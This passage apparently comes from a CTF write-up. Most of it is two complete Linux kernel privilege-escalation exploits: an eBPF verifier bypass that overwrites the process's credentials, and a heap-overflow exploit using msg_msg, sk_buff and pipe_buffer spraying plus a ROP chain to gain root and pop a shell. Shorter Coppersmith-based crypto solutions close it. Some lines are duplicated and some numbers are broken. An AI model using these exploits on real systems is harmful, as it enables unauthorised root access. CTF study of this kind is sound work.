        uint32_t hi = (data & 0xffffffff00000000) >> 32;
        uint64_t key = 0;
        write32(addr, lo);
        write32(addr+4, hi);
}

int main()
{
// Step 1: create eBPF code, verify and trigger the vulnerability
        mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 0x100);
        if (mapfd < 0)
        {
                fail("failed to create map '%s'\n", strerror(errno));
        }
        redact("sneaking evil bpf past the verifier\n");
        int progfd = load_prog();  // verify
        printf("%s\n", bpf_log_buf);
        if (progfd < 0)
        {
                if (errno == EACCES)
                {
                        msg("log:\n%s", bpf_log_buf);
                }
                printf("%s\n", bpf_log_buf);
                fail("failed to load prog '%s'\n", strerror(errno));
        }

        redact("creating socketpair()\n");
        if (socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
        {
                fail("failed to create socket pair '%s'\n", strerror(errno));
        }
        }

        redact("attaching bpf backdoor to socket\n");
        if (setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0)
        {
                fail("setsockopt '%s'\n", strerror(errno));
        }
// Step 2: leak kernel_base  (op=0)
        update_elem(0, 0);                  // value[0]=0x180000000; value[1]=0;
        update_elem(1, 0);
        size_t value = 0;
        write_msg();
        size_t ops_addr = get_elem(4);                  // 读取value[4]处的值
        printf("leak addr: 0x%llx\n", ops_addr); //

#define LEAKED   0x10358a0 // (0x10169c0+0x180+0x640)     change 1  $ cat /tmp/kallsyms | grep startup_64   0xffffffffb7a6f200-0xffffffffb6a00000
        size_t linux_base = ops_addr - LEAKED-0xb00;
        printf("linux base: 0x%llx\n", linux_base);
// Step 3: forge bpf_array->map->ops->map_push_elem = map_get_next_key, at &value[0]+0x80+0x70
        char ops[0xe8] = {0};
        for(int i=0;i<0xe8;i+=8)
        {
                *(size_t*)&ops[i] = read64(ops_addr + i);       // 在 &value[0]+0x80处伪造 bpf_array->map->ops 函数表
                update_elem(0x10+i/8, *(size_t*)&ops[i]);
        }
        size_t data = read64(ops_addr);
        update_elem(0x10+0x70/8, *(size_t*)&ops[0x20]);
// Step 4: leak value addr (bpf_array->value: save bpf brogram) (op=2)
        update_elem(0, 0);        // 0x180000000
        update_elem(1, 2);
        write_msg();
        size_t heap_addr = get_elem(4);
        size_t values_addr = heap_addr + 0x50;
        printf("value addr: 0x%llx\n", values_addr);
// Step 5: leak task_struct addr          (op=1)
#define INIT_PID_NS  0x1a6b2c0 // 0x1647c00    change 2   $ cat /proc/kallsyms | grep init_pid_ns
        size_t init_pid_ns = linux_base+ INIT_PID_NS;
        printf("init_pid_ns addr: 0x%llx\n", init_pid_ns);  //
        pid_t pid = getpid();
        printf("self pid is %d\n", pid);
        size_t task_addr = read64(init_pid_ns+0x30);  // 0x38 change 3   $ p *(struct task_struct*) xxxxxxxx   确认 init_pid_ns 的偏移0x38处存放 task_struct 地
```

```
址（real_cred 和 cred 地址相同），Linux-5.11版本就是0x30
        printf("task_struct addr: 0x%llx\n", task_addr);  //
// Step 6: leak cred addr (op=1)                遍历 task_struct->tasks->next 链表，读取指定线程的cred地址
        size_t cred_addr = 0;
        while(1)
        {
                pid_t p = read64(task_addr+0x918);    //  0x490   change 4   $ p/x &(*(struct task_struct *)0)->pid
                printf("iter pid %d ...\n", p);
                if(p == pid)
                {
                        puts("got it!");
                        cred_addr = read64(task_addr+0xad8);  // 0x638   change 5 $ p/x &(*(struct task_struct *)0)->cred
                        break;
                }
                else
                {
                        task_addr = read64(task_addr+0x818) - 0x818;  // 0x390 6  change 6 $ p/x &(*(struct task_struct *)0)->tasks    tasks-0x7d0    -0x780 children-0x8f0
                        printf("[+] iter task %p ...\n", task_addr);
                }
        }
// Step 7: change cred  (op=3)
        printf("get cred_addr 0x%llx\n", cred_addr);
        size_t usage = read64(cred_addr);
        printf("usage: %d\n", usage);
        clear_btf();
        update_elem(0, 0);          // 0x180000000
        update_elem(1, 3);
        update_elem(2, values_addr+0x80);
        write_msg();                                        // (1) 先篡改 bpf_array->map->ops = &value[0]+0x80; bpf_array->map->map_type=0x17; bpf_array->map->max_entries=-1; bpf_array->map->spin_lock_off=0;
        write32(cred_addr+4, 0);                // (2) 任意地址写，篡改cred
        write64(cred_addr+8, 0);
        write64(cred_addr+16, 0);
        if(getuid() == 0)
        {
                puts("getting shell!");
                system("/bin/sh");
        }

}
```

d3kheap

在cve-2021-22255上进行一定的修改，利用msg skb pipe对象等实现地址泄露和提权

C

```c
#define _GNU_SOURCE
#include <err.h>
#include <errno.h>
#include <fcntl.h>
#include <inttypes.h>
#include <signal.h>
#include <sched.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <net/if.h>
#include <netinet/in.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <linux/netfilter_ipv4/ip_tables.h>
// clang-format on

#define PAGE_SIZE 0x1000
#define PRIMARY_SIZE 0x1000
#define SECONDARY_SIZE 0x400

#define NUM_SOCKETS 4
#define NUM_SKBUFFS 128
#define NUM_PIPEFDS 256
#define NUM_MSQIDS 4096

#define HOLE_STEP 1024

#define MTYPE_PRIMARY 0x41
#define MTYPE_SECONDARY 0x42
#define MTYPE_FAKE 0x1337

#define MSG_TAG 0xAAAAAAAA

// #define KERNEL_COS_5_4_89 1
#define KERNEL_UBUNTU_5_8_0_48 1

```

```c

// 0xffffffff816e9783 : push rsi ; jmp qword ptr [rsi + 0x39]
#define PUSH_RSI_JMP_QWORD_PTR_RSI_39 0x724a8c
// 0xffffffff8109b6c0 : pop rsp ; ret
#define POP_RSP_RET 0x000000000100645a
// 0xffffffff8106db59 : add rsp, 0xd0 ; ret
#define ADD_RSP_D0_RET 0x6DB59

// 0xffffffff811a21c3 : enter 0, 0 ; pop rbx ; pop r12 ; pop rbp ; ret
#define ENTER_0_0_POP_RBX_POP_R12_POP_RBP_RET 0x068cf9
// 0xffffffff81084de3 : mov qword ptr [r12], rbx ; pop rbx ; pop r12 ; pop rbp ; ret
#define MOV_QWORD_PTR_R12_RBX_POP_RBX_POP_R12_POP_RBP_RET 0x8f4f3
// 0xffffffff816a98ff : push qword ptr [rbp + 0xa] ; pop rbp ; ret
#define PUSH_QWORD_PTR_RBP_A_POP_RBP_RET 0x6e11af
// 0xffffffff810891bc : mov rsp, rbp ; pop rbp ; ret
#define MOV_RSP_RBP_POP_RBP_RET 0x9385c

// 0xffffffff810f5633 : pop rcx ; ret
#define POP_RCX_RET 0x2a2413
// 0xffffffff811abaae : pop rsi ; ret
#define POP_RSI_RET 0x2f783e
// 0xffffffff81089250 : pop rdi ; ret
#define POP_RDI_RET 0x0938f0
// 0xffffffff810005ae : pop rbp ; ret
#define POP_RBP_RET 0x6a7

// 0xffffffff81557894 : mov rdi, rax ; jne 0xffffffff81557888 ; xor eax, eax ; ret
#define MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET 0x5a6434
// 0xffffffff810724db :  cmp rcx, 4 ; jne 0xffffffff8107b9d0 ; pop rbp ; ret
#define CMP_RCX_4_JNE_POP_RBP_RET 0x7b9eb

#define FIND_TASK_BY_VPID 0xc8f10
#define SWITCH_TASK_NAMESPACES 0xd1190
#define COMMIT_CREDS 0xd25c0
#define PREPARE_KERNEL_CRED 0x0d2ac0

#define ANON_PIPE_BUF_OPS 0x103fe40
#define INIT_NSPROXY 0x1c6d340

// clang-format on

#define SKB_SHARED_INFO_SIZE 0x140
#define MSG_MSG_SIZE (sizeof(struct msg_msg))
#define MSG_MSGSEG_SIZE (sizeof(struct msg_msgseg))

```

```
struct msg_msg {
  uint64_t m_list_next;
  uint64_t m_list_prev;
  uint64_t m_type;
  uint64_t m_ts;
  uint64_t next;
  uint64_t security;
};

struct msg_msgseg {
  uint64_t next;
};

struct pipe_buffer {
  uint64_t page;
  uint32_t offset;
  uint32_t len;
  uint64_t ops;
  uint32_t flags;
  uint32_t pad;
  uint64_t private;
};

struct pipe_buf_operations {
  uint64_t confirm;
  uint64_t release;
  uint64_t steal;
  uint64_t get;
};

struct {
  long mtype;
  char mtext[PRIMARY_SIZE - MSG_MSG_SIZE];
} msg_primary;

struct {
  long mtype;
  char mtext[SECONDARY_SIZE - MSG_MSG_SIZE];
} msg_secondary;

struct {
  long mtype;
  char mtext[PAGE_SIZE - MSG_MSG_SIZE + PAGE_SIZE - MSG_MSGSEG_SIZE];
} msg_fake;

void build_msg_msg(struct msg_msg *msg, uint64_t m_list_next,
                   uint64_t m_list_prev, uint64_t m_ts, uint64_t next) {
  msg->m_list_next = m_list_next;
```

```c
  msg->m_list_prev = m_list_prev;
  msg->m_type = MTYPE_FAKE;
  msg->m_ts = m_ts;
  msg->next = next;
  msg->security = 0;
}

int write_msg(int msqid, const void *msgp, size_t msgsz, long msgtyp) {
  *(long *)msgp = msgtyp;
  if (msgsnd(msqid, msgp, msgsz - sizeof(long), 0) < 0) {
    perror("[-] msgsnd");
    return -1;
  }
  return 0;
}

int peek_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT) <
      0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int read_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, 0) < 0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int spray_skbuff(int ss[NUM_SOCKETS][2], const void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (write(ss[i][0], buf, size) < 0) {
        perror("[-] write");
        return -1;
      }
    }
  }
  return 0;
}

int free_skbuff(int ss[NUM_SOCKETS][2], void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
```

```
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (read(ss[i][1], buf, size) < 0) {
        perror("[-] read");
        return -1;
      }
    }
  }
  return 0;
}

void launch_shell()
{
        execl("/bin/sh","sh",NULL);
}

int trigger_oob_write(int s) {
  struct __attribute__((__packed__)) {
    struct ipt_replace replace;
    struct ipt_entry entry;
    struct xt_entry_match match;
    char pad[0x108 + PRIMARY_SIZE - 0x200 - 0x2];
    struct xt_entry_target target;
  } data = {0};

  data.replace.num_counters = 1;
  data.replace.num_entries = 1;
  data.replace.size = (sizeof(data.entry) + sizeof(data.match) +
                       sizeof(data.pad) + sizeof(data.target));

  data.entry.next_offset = (sizeof(data.entry) + sizeof(data.match) +
                            sizeof(data.pad) + sizeof(data.target));
  data.entry.target_offset =
      (sizeof(data.entry) + sizeof(data.match) + sizeof(data.pad));

  data.match.u.user.match_size = (sizeof(data.match) + sizeof(data.pad));
  strcpy(data.match.u.user.name, "icmp");
  data.match.u.user.revision = 0;

  data.target.u.user.target_size = sizeof(data.target);
  strcpy(data.target.u.user.name, "NFQUEUE");
  data.target.u.user.revision = 1;

  // Partially overwrite the adjacent buffer with 2 bytes of zero.
  if (setsockopt(s, SOL_IP, IPT_SO_SET_REPLACE, &data, sizeof(data)) != 0) {
    if (errno == ENOPROTOOPT) {
      printf("[-] Error ip_tables module is not loaded.\n");
      return -1;
    }
  }

  return 0;
}

// Note: Must not touch offset 0x10-0x18.
void build_krop(char *buf, uint64_t kbase_addr, uint64_t scratchpad_addr) {
  uint64_t *rop;

  *(uint64_t *)&buf[0x39] = kbase_addr + 0x16c880;//pop rsp, ret
  *(uint64_t *)&buf[0x00] = kbase_addr + 0x76739;//add rsp,0xd0,ret

  rop = (uint64_t *)&buf[0xD8];

  // Save RBP at scratchpad_addr.
  *rop++ = kbase_addr + ENTER_0_0_POP_RBX_POP_R12_POP_RBP_RET;
  *rop++ = scratchpad_addr; // R12
  *rop++ = 0xDEADBEEF;      // RBP
  *rop++ = kbase_addr + MOV_QWORD_PTR_R12_RBX_POP_RBX_POP_R12_POP_RBP_RET;
  *rop++ = 0xDEADBEEF; // RBX
  *rop++ = 0xDEADBEEF; // R12
  *rop++ = 0xDEADBEEF; // RBP

  // commit_creds(prepare_kernel_cred(NULL))
  *rop++ = kbase_addr + POP_RDI_RET;
  *rop++ = 0; // RDI
  *rop++ = kbase_addr + PREPARE_KERNEL_CRED;
  *rop++ = kbase_addr + POP_RCX_RET;
  *rop++ = 4; // RCX
  *rop++ = kbase_addr + CMP_RCX_4_JNE_POP_RBP_RET;
  *rop++ = 0xDEADBEEF; // RBP
  *rop++ = kbase_addr + MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET;
  *rop++ = kbase_addr + COMMIT_CREDS;

  // switch_task_namespaces(find_task_by_vpid(1), init_nsproxy)
  *rop++ = kbase_addr + POP_RDI_RET;
  *rop++ = 1; // RDI
  *rop++ = kbase_addr + FIND_TASK_BY_VPID;
  *rop++ = kbase_addr + POP_RCX_RET;
  *rop++ = 4; // RCX
  *rop++ = kbase_addr + CMP_RCX_4_JNE_POP_RBP_RET;
  *rop++ = 0xDEADBEEF; // RBP
  *rop++ = kbase_addr + MOV_RDI_RAX_JNE_XOR_EAX_EAX_RET;
  *rop++ = kbase_addr + POP_RSI_RET;
  *rop++ = kbase_addr + INIT_NSPROXY; // RSI
  *rop++ = kbase_addr + SWITCH_TASK_NAMESPACES;//1

  // Load RBP from scratchpad_addr and resume execution.
  *rop++ = kbase_addr + POP_RBP_RET;
  *rop++ = scratchpad_addr - 0xA; // RBP
  *rop++ = kbase_addr + PUSH_QWORD_PTR_RBP_A_POP_RBP_RET;
  *rop++ = kbase_addr + MOV_RSP_RBP_POP_RBP_RET;

}

int setup_sandbox(void) {
  if (unshare(CLONE_NEWUSER) < 0) {
    perror("[-] unshare(CLONE_NEWUSER)");
    return -1;
  }
  if (unshare(CLONE_NEWNET) < 0) {
    perror("[-] unshare(CLONE_NEWNET)");
    return -1;
  }

  cpu_set_t set;
  CPU_ZERO(&set);
  CPU_SET(0, &set);
  if (sched_setaffinity(getpid(), sizeof(set), &set) < 0) {
    perror("[-] sched_setaffinity");
    return -1;
  }

  return 0;
}

char buffer[200];
void debug()
{
        read(0,buffer,10);
        // exit(0);
}
int fdheap;
int main(int argc, char *argv[]) {
signal(SIGSEGV, launch_shell);
  int s;
  int fd;
  int ss[NUM_SOCKETS][2];
  int pipefd[NUM_PIPEFDS][2];
  int msqid[NUM_MSQIDS];

  char primary_buf[PRIMARY_SIZE - SKB_SHARED_INFO_SIZE];
  char secondary_buf[SECONDARY_SIZE - SKB_SHARED_INFO_SIZE];

  struct msg_msg *msg;
  struct msg_msg *msg;
  struct pipe_buf_operations *ops;
  struct pipe_buffer *buf;

  uint64_t pipe_buffer_ops = 0;
  uint64_t kheap_addr = 0, kbase_addr = 0;

  int fake_idx = -1, real_idx = -1;
        fdheap = open("/dev/d3kheap",2);
        if(fdheap < 0)
        {
                printf("open device error\n");
        }
  printf("[+] Linux Privilege Escalation by theflow@ - 2021\n");

  printf("\n");
  printf("[+] STAGE 0: Initialization\n");

  printf("[*] Setting up namespace sandbox...\n");
  if (setup_sandbox() < 0)
    goto err_no_rmid;

  printf("[*] Initializing sockets and message queues...\n");

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    perror("[-] socket");
    goto err_no_rmid;
  }

  for (int i = 0; i < NUM_SOCKETS; i++) {
    if (socketpair(AF_UNIX, SOCK_STREAM, 0, ss[i]) < 0) {
      perror("[-] socketpair");
      goto err_no_rmid;
    }
  }

  for (int i = 0; i < NUM_MSQIDS; i++) {
    if ((msqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0) {
      perror("[-] msgget");
      goto err_no_rmid;
    }
  }

  printf("\n");
  printf("[+] STAGE 1: Memory corruption\n");

  printf("[*] Spraying primary messages...\n");
  for (int i = 0; i < NUM_MSQIDS; i++) {
```

```
  memset(&msg_primary, 0, sizeof(msg_primary));
  *(int *)&msg_primary.mtext[0] = MSG_TAG;
  *(int *)&msg_primary.mtext[4] = i;
  if (write_msg(msqid[i], &msg_primary, sizeof(msg_primary), MTYPE_PRIMARY) <
    0)
   goto err_rmid;
 }
    ioctl(fdheap,0x1234,NULL);
    ioctl(fdheap,0xDEAD,NULL);
 printf("[*] Spraying secondary messages...\n");
 for (int i = 0; i < NUM_MSQIDS; i++) {
  memset(&msg_secondary, 0, sizeof(msg_secondary));
  *(int *)&msg_secondary.mtext[0] = MSG_TAG;
  *(int *)&msg_secondary.mtext[4] = i;
  if(i == 0x500)
  {
    ioctl(fdheap,0xDEAD,NULL);
  }
  if (write_msg(msqid[i], &msg_secondary, sizeof(msg_secondary),
         MTYPE_SECONDARY) < 0)
   goto err_rmid;
 }

 printf("[*] Creating holes in primary messages...\n");
 for (int i = HOLE_STEP; i < NUM_MSQIDS; i += HOLE_STEP) {
  if (read_msg(msqid[i], &msg_primary, sizeof(msg_primary), MTYPE_PRIMARY) <
    0)
   goto err_rmid;
 }

 printf("[*] Searching for corrupted primary message...\n");
 for (int i = 0; i < NUM_MSQIDS; i++) {
  if (i != 0 && (i % HOLE_STEP) == 0)
   continue;
  if (peek_msg(msqid[i], &msg_secondary, sizeof(msg_secondary), 1) < 0)
   goto err_no_rmid;
  if (*(int *)&msg_secondary.mtext[0] != MSG_TAG) {
   printf("[-] Error could not corrupt any primary message.\n");
   goto err_no_rmid;
  }
  if (*(int *)&msg_secondary.mtext[4] != i) {
   fake_idx = i;
   real_idx = *(int *)&msg_secondary.mtext[4];
   break;
  }
 }

```

```
  if (fake_idx == -1 && real_idx == -1) {
    printf("[-] Error could not corrupt any primary message.\n");
    goto err_no_rmid;
  }

  // fake_idx's primary message has a corrupted next pointer; wrongly
  // pointing to real_idx's secondary message.
  printf("[+] fake_idx: %x\n", fake_idx);
  printf("[+] real_idx: %x\n", real_idx);

  printf("\n");
  printf("[+] STAGE 2: SMAP bypass\n");

  printf("[*] Freeing real secondary message...\n");
  if (read_msg(msqid[real_idx], &msg_secondary, sizeof(msg_secondary),
               MTYPE_SECONDARY) < 0)
    goto err_rmid;

  // Reclaim the previously freed secondary message with a fake msg_msg of
  // maximum possible size.
  printf("[*] Spraying fake secondary messages...\n");
  memset(secondary_buf, 0, sizeof(secondary_buf));
  build_msg_msg((void *)secondary_buf, 0x41414141, 0x42424242,
                PAGE_SIZE - MSG_MSG_SIZE, 0);
  if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
    goto err_rmid;

  // Use the fake secondary message to read out-of-bounds.
  printf("[*] Leaking adjacent secondary message...\n");
  if (peek_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), 1) < 0)
    goto err_rmid;

  // Check if the leak is valid.
  if (*(int *)&msg_fake.mtext[SECONDARY_SIZE] != MSG_TAG) {
    printf("[-] Error could not leak adjacent secondary message.\n");
    goto err_rmid;
  }

  // The secondary message contains a pointer to the primary message.
  msg = (struct msg_msg *)&msg_fake.mtext[SECONDARY_SIZE - MSG_MSG_SIZE];
  kheap_addr = msg->m_list_next;
  if (kheap_addr & (PRIMARY_SIZE - 1))
    kheap_addr = msg->m_list_prev;
  printf("[+] kheap_addr: %" PRIx64 "\n", kheap_addr);

  if ((kheap_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
    printf("[-] Error kernel heap address is incorrect.\n");
    goto err_rmid;
    goto err_rmid;
  }

  printf("[*] Freeing fake secondary messages...\n");
  free_skbuff(ss, secondary_buf, sizeof(secondary_buf));

  // Put kheap_addr at next to leak its content. Assumes zero bytes before
  // kheap_addr.
  printf("[*] Spraying fake secondary messages...\n");
  memset(secondary_buf, 0, sizeof(secondary_buf));
  build_msg_msg((void *)secondary_buf, 0x41414141, 0x42424242,
                sizeof(msg_fake.mtext), kheap_addr - MSG_MSGSEG_SIZE);
  if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
    goto err_rmid;

  // Use the fake secondary message to read from kheap_addr.
  printf("[*] Leaking primary message...\n");
  if (peek_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), 1) < 0)
    goto err_rmid;

  // Check if the leak is valid.
  if (*(int *)&msg_fake.mtext[PAGE_SIZE] != MSG_TAG) {
    printf("[-] Error could not leak primary message.\n");
    goto err_rmid;
  }

  // The primary message contains a pointer to the secondary message.
  msg = (struct msg_msg *)&msg_fake.mtext[PAGE_SIZE - MSG_MSG_SIZE];
  kheap_addr = msg->m_list_next;
  if (kheap_addr & (SECONDARY_SIZE - 1))
    kheap_addr = msg->m_list_prev;

  // Calculate the address of the fake secondary message.
  kheap_addr -= SECONDARY_SIZE;
  printf("[+] kheap_addr: %" PRIx64 "\n", kheap_addr);
    debug();

  if ((kheap_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
    printf("[-] Error kernel heap address is incorrect.\n");
    goto err_rmid;
  }

  printf("\n");
  printf("[+] STAGE 3: KASLR bypass\n");

  printf("[*] Freeing fake secondary messages...\n");
  free_skbuff(ss, secondary_buf, sizeof(secondary_buf));

  // Put kheap_addr at m_list_next & m_list_prev so that list_del() is possible.
  printf("[*] Spraying fake secondary messages...\n");
  memset(secondary_buf, 0, sizeof(secondary_buf));
  build_msg_msg((void *)secondary_buf, kheap_addr, kheap_addr, 0, 0);
  if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
    goto err_rmid;

  printf("[*] Freeing sk_buff data buffer...\n");
  if (read_msg(msqid[fake_idx], &msg_fake, sizeof(msg_fake), MTYPE_FAKE) < 0)
    goto err_rmid;

  printf("[*] Spraying pipe_buffer objects...\n");
  for (int i = 0; i < NUM_PIPEFDS; i++) {
    if (pipe(pipefd[i]) < 0) {
      perror("[-] pipe");
      goto err_rmid;
    }
    // Write something to populate pipe_buffer.
    if (write(pipefd[i][1], "pwn", 3) < 0) {
      perror("[-] write");
      goto err_rmid;
    }
  }

  printf("[*] Leaking and freeing pipe_buffer object...\n");
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (read(ss[i][1], secondary_buf, sizeof(secondary_buf)) < 0) {
        perror("[-] read");
        goto err_rmid;
      }
      if (*(uint64_t *)&secondary_buf[0x10] != MTYPE_FAKE)
        pipe_buffer_ops = *(uint64_t *)&secondary_buf[0x10];
    }
  }
    debug();
    // ioctl(fdheap,0x1234,NULL);
//0xffffffff8703fe40-0xffffffff86000000
  kbase_addr = pipe_buffer_ops - ANON_PIPE_BUF_OPS;
  printf("[+] anon_pipe_buf_ops: %" PRIx64 "\n", pipe_buffer_ops);
  printf("[+] kbase_addr: %" PRIx64 "\n", kbase_addr);

  if ((kbase_addr & 0xFFFF000000000000) != 0xFFFF000000000000) {
    printf("[-] Error kernel base address is incorrect.\n");
    goto err_rmid;
  }

  printf("\n");
  printf("[+] STAGE 4: Kernel code execution\n");

  printf("[*] Spraying fake pipe_buffer objects...\n");
  memset(secondary_buf, 0, sizeof(secondary_buf));
  buf = (struct pipe_buffer *)&secondary_buf;
  buf->ops = kheap_addr + 0x290;
  ops = (struct pipe_buf_operations *)&secondary_buf[0x290];


  ops->release = kbase_addr + PUSH_RSI_JMP_QWORD_PTR_RSI_39;

  build_krop(secondary_buf, kbase_addr, kheap_addr + 0x2B0);
  if (spray_skbuff(ss, secondary_buf, sizeof(secondary_buf)) < 0)
    goto err_rmid;
debug();

  // Trigger pipe_release().
  printf("[*] Releasing pipe_buffer objects...\n");
  for (int i = 0; i < NUM_PIPEFDS; i++) {
    if (close(pipefd[i][0]) < 0) {
      perror("[-] close");
      goto err_rmid;
    }
    if (close(pipefd[i][1]) < 0) {
      perror("[-] close");
      goto err_rmid;
    }
  }
// debug();
  printf("[*] Checking for root...\n");
  if ((fd = open("/flag", O_RDONLY)) < 0) {
    printf("[-] Error could not gain root privileges.\n");
    goto err_rmid;
  }
  char tmp[0x100]={0};
  read(fd,tmp,0x100);
  write(1,tmp,0x100);
  close(fd);
  printf("[+] Root privileges gained.\n");

  printf("\n");
  printf("[+] STAGE 5: Post-exploitation\n");

  printf("[*] Cleaning up...\n");
  for (int i = 0; i < NUM_MSQIDS; i++) {
    // TODO: Fix next pointer.
    if (i == fake_idx)
    if (i == fake_idx)
      continue;
    if (msgctl(msqid[i], IPC_RMID, NULL) < 0)
      perror("[-] msgctl");
  }
  for (int i = 0; i < NUM_SOCKETS; i++) {
    if (close(ss[i][0]) < 0)
      perror("[-] close");
    if (close(ss[i][1]) < 0)
      perror("[-] close");
  }
  if (close(s) < 0)
    perror("[-] close");

  printf("[*] Popping root shell...\n");
  char *args[] = {"/bin/sh", "-i", NULL};
  execve(args[0], args, NULL);

  return 0;

err_rmid:
  for (int i = 0; i < NUM_MSQIDS; i++) {
    if (i == fake_idx)
      continue;
    if (msgctl(msqid[i], IPC_RMID, NULL) < 0)
      perror("[-] msgctl");
  }

err_no_rmid:
  return 1;
}
```

Crypto

d3factor

直接搜论文，找到https://eprint.iacr.org/2015/399.pdf，用paper的第四部分所构造的方法，再用coppersmith求出最终结果。

Apache

```
from gmpy2 import *
from hashlib import md5
from Crypto.Util.number import *
c=2420624631315473673388732074340410215657378096737020976722603529598864338532404224879219059105950005655100728361198499550862405660043591919681568611707967
N=1476751427633071977599571983301151063258376731102955975364111147037204614220376883752032253407881568290520059515340434632858734689439268479399482315506043425541162646523388437842149125178447800616137044219916586942207838674001004007237861470176454543718752182312318068466051713087927370670177514666860822341380494154077020472814706123209865769048722380888175401791873273850281384147394075054950169002165357490796510950852631287689747360436384163758289159710264469722036320819123313773301072777844457895388797742631541101152819089150281489897683508400098693808473542212963868834485233858128220055727804326451310080791
e1=425735006018518321920113858371691046233291394270779139216531379266829453665704656868245884309574741300746121946724344532456337490492263690989727904837374279175606623404025598533405400677329916633307585813849635071097268989906426771864410852556381279117588496262787146588414873723983855041415476840445850171457530977221981125006107741100779529209163446405585696682186452013669643507275620439492021019544922913941472624874102604249376990616323884331293660116156782891935217575308895791623826306100692059131945495084654854521834016181452508329430102813663713333608459898915361745215871305547069325129687311358338082029
e2=1004512650658647383814190582513307789549094672255033373245432814519573537648997991452158231923692387604945039180687417026069655569594454408690445879849410118502279459189421806132654131287284719070037134752526923855821229397612868419416851456578505341237256609343187666849045678291935806441844686439591365338539029504178066823886051731466788474438373839803448380498800384597878814991008672054436093542513518012957106825842251155935855375353004898840663429274565622024673235081082222394015174831078190299524112112571718817712276118850981261489528540025810396786605197437842655180663611669918785635193552649262904644919

P.<x>=PolynomialRing(Zmod(N))
f=e1*e2*x-e2+e1
f=f.monic()
x0=int(f.small_roots(X=2^1000,beta=0.4)[0])
p=iroot(gcd(e1*e2*x0-e2+e1,N),6)[0]
q=N//p**7
n=p*q
e=65537
phi=(p-1)*(q-1)
d=invert(e,phi)
m=int(pow(c,d,n))
msg=long_to_bytes(m)
Hash=md5()
```

```
Hash=md5()
Hash.update(msg)
flag ='d3ctf{'+Hash.hexdigest()+'}'
print(flag)
#flag:d3ctf{42f79e777e622aef5344b04ad6233130}
```

d3qcg

设初始secret为s0，后面递推的分别为s1和s2，已知高位分别为h1和h2，低位为c1,c2，s2=a*s1^2+c mod p，即h2*2^146+c2=a*(h1*2^146+c1)^2+c mod p，在这里c1,c2都很小，小于2^146，用二元coppersmith求出来然后再进行flag的求解。

Python

```python
import itertools
from Crypto.Util.number import *
from hashlib import sha512
import random
import sympy
import math
from gmpy2 import *

def Legendre(a,p):        #勒让德符号计算
    return (pow((a%p+p)%p,(p-1)//2,p))%p

def get_nonre(p):
    a=random.randint(1,p)
    while Legendre(a,p)==1:
        a=random.randint(1,p)
    return a

def get_ts(p):
    p=p-1
    count=0
    while p%2==0:
        count+=1
        p=p//2
    return count,p


def amm2(a,p):
    t,s=get_ts(p)
    ta=pow(get_nonre(p),s,p)
    tb=pow(a,s,p)
    h=1
    for i in range(1,t):
        d=pow(tb,2**t-1-i,p)
        if d==1:
            k=0
        else:
            k=1
        tb=(tb*pow(ta,2*k,p))%p
        h=(h*pow(ta,k,p))%p
        ta=pow(ta,2,p)
    return h*pow(a,(s+1)//2,p)%p
def small_roots(f, bounds, m=1, d=None):
    if not d:
        d = f.degree()

    R = f.base_ring()
    N = R.cardinality()

    f /= f.coefficients().pop(0)
    f = f.change_ring(ZZ)

    G = Sequence([], f.parent())
    for i in range(m + 1):
        base = N ^ (m - i) * f ^ i
        for shifts in itertools.product(range(d), repeat=f.nvariables()):
            g = base * prod(map(power, f.variables(), shifts))
            G.append(g)

    B, monomials = G.coefficient_matrix()
    monomials = vector(monomials)

    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
        B.rescale_col(i, factor)

    B = B.dense_matrix().LLL()

    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1 / factor)

    H = Sequence([], f.parent().change_ring(QQ))
    for h in filter(None, B * monomials):
        H.append(h)
        I = H.ideal()
        if I.dimension() == -1:
            H.pop()
        elif I.dimension() == 0:
            roots = []
            for root in I.variety(ring=ZZ):
                root = tuple(R(root[var]) for var in f.variables())
                root = tuple(R(root[var]) for var in R.variables())
                roots.append(root)
            return roots

    return []

a=35915186802907199435961371907963662963744845363823800618522370646479694425813919678154575478589691871988986701156511165987279397421657537988044583593971 01
c=699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3
p=73865371852403464598577153818355014195330884659847778612689518914820722498225262235425146645983949781639338364025815474188219544070626403857564484084313 47
h1=675235839991023912866466486748270120898886505767153331474173629197063491373375704302862023618386823091427898 33
h2=700071056797299678777916013607007326611244704739447926802538265697396193915724001484555276216763138017993184 22
enc=6176615302812247165125832378994890837952704874849571780971393318502417187945089718911116370840334873574762045429920150244413817389304969294624001945527125
'''
